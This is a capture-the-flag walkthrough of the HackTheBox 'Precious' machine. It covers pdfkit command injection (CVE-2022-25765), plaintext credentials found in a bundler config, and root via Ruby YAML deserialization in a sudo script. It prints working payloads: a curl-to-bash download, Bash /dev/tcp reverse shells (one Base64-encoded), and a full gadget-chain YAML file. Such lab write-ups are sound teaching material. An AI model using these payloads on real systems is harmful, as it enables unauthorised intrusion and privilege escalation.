
Overview
Precious is an easy HackTheBox Linux machine running a Ruby web app that converts submitted URLs to PDFs using pdfkit. The bundled version is vulnerable to CVE-2022-25765, a command injection issue in how pdfkit handles URLs, letting arbitrary shell commands ride along inside the “URL” parameter. Credentials found in a Ruby bundler config lead to a second user, and root is reached by exploiting insecure YAML deserialization in a sudo-permitted maintenance script that loads a configuration file from a relative, attacker-controllable path.
Attack Chain
- Scan the target and find only
SSHandHTTP, then addprecious.htbto/etc/hosts - Find a web app that converts a submitted URL into a downloadable PDF
- Identify the app uses
pdfkit 0.8.7or lower, vulnerable toCVE-2022-25765 - Craft a URL payload using backticks to smuggle a shell command, confirmed with a
wgetcallback - Escalate to a full reverse shell by having the injected command
curland execute a script - Catch a shell as the
rubyuser - Find a Ruby bundler config file containing credentials for
henry - Verify the credentials with
hydraand log in overSSH - Read the user flag
- Find a
sudorule allowinghenryto run a Ruby maintenance script - Determine the script loads a YAML config file,
dependencies.yml, from a relative path in the current directory - Craft a malicious
dependencies.ymlusing a known RubyYAMLdeserialization gadget chain - Confirm arbitrary command execution as root through the deserialization payload
- Swap the payload for a Base64-encoded reverse shell command
- Re-run the
sudocommand to trigger it and catch a root shell - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.228.98; export NAME=PRECIOUS; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

We add precious.htb to our /etc/hosts.
Web Enumeration
The PDF Converter
Browsing to port 80 shows a web app that converts web pages to PDF.

We walk through the basic workflow: entering a URL to convert,

submitting the request,

waiting for it to process,

and receiving a download link.

Here’s the resulting PDF.

pdfkit 0.8.7 and lower are vulnerable to a command injection vulnerability:
https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795
Foothold
Exploiting the pdfkit Command Injection
According to the advisory, the payload format is:
http%20`command_here`
We test it against our Python server with a wget command, the URL still needs to be valid for pdfkit to process it:
http://localhost/%20`wget http://10.10.14.11/CommandInjection`
Our payload:

We receive the CommandInjection request on our Python server, confirming command injection.

We create a basic Bash reverse shell script to download and execute via curl.

Our payload:
http://localhost/%20`curl 10.10.14.11:80/shell.sh|bash`


We have a shell as ruby.
Lateral Movement
Recovering henry’s Credentials
We find a config file in ruby’s /home/.bundle/ folder containing credentials for henry.

henry:Q3c1AqGHtoI0aXAYFH
We test the credentials with hydra over SSH.
hydra -l henry -p Q3c1AqGHtoI0aXAYFH $IP ssh
The credentials are verified.

We have an SSH session as henry.

We read the user flag.

Privilege Escalation
Finding the Relative-Path YAML Load
We check our privileges with sudo -l. henry can run /usr/bin/ruby /opt/update_dependencies.rb as sudo.

We look at the script and see it loads a file called dependencies.yml.

We run the sudo command to see what it does.
sudo /usr/bin/ruby /opt/update_dependencies.rb
The output shows dependencies.yml doesn’t use an absolute path, it looks for the file in the current directory.

Exploiting YAML Deserialization
Since dependencies.yml has a relative path, we look for YAML deserialization exploits. We check our ruby version first, ruby 2.7.4.

PayloadsAllTheThings has a YAML Deserialization payload for ruby 2.x - 3.x:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Ruby.md#yaml-deserialization

The YAML payload:
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
We save this as dependencies.yml.

We run the sudo command, and the id command in the git_set field executes, returning root.

Getting a Root Shell
We update the git_set value to run a reverse shell instead. Using a basic Bash reverse shell:
bash -i >& /dev/tcp/10.10.14.11/443 0>&1
We Base64-encode the payload so it loads cleanly, echoing the encoded string, decoding it, and piping the result to bash:
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMS80NDMgMD4mMQ==" | base64 -d | bash
Our updated payload in dependencies.yml:

We run the sudo command again.

We have a shell as root.

We read the root flag.

Key Takeaways
Precious shows how a convenience feature, converting a user-supplied URL into a PDF, becomes a command injection vector the moment the underlying library doesn’t sanitise that URL before passing it to a shell. Root followed a subtler but equally important lesson: sudo rules are only as safe as everything the permitted program does, and a script that loads configuration from a relative path effectively lets any user who controls the current working directory control that configuration too. Combined with Ruby’s YAML deserialization gadget chains, that relative path turned an ordinary maintenance script into a direct route to arbitrary code execution as root.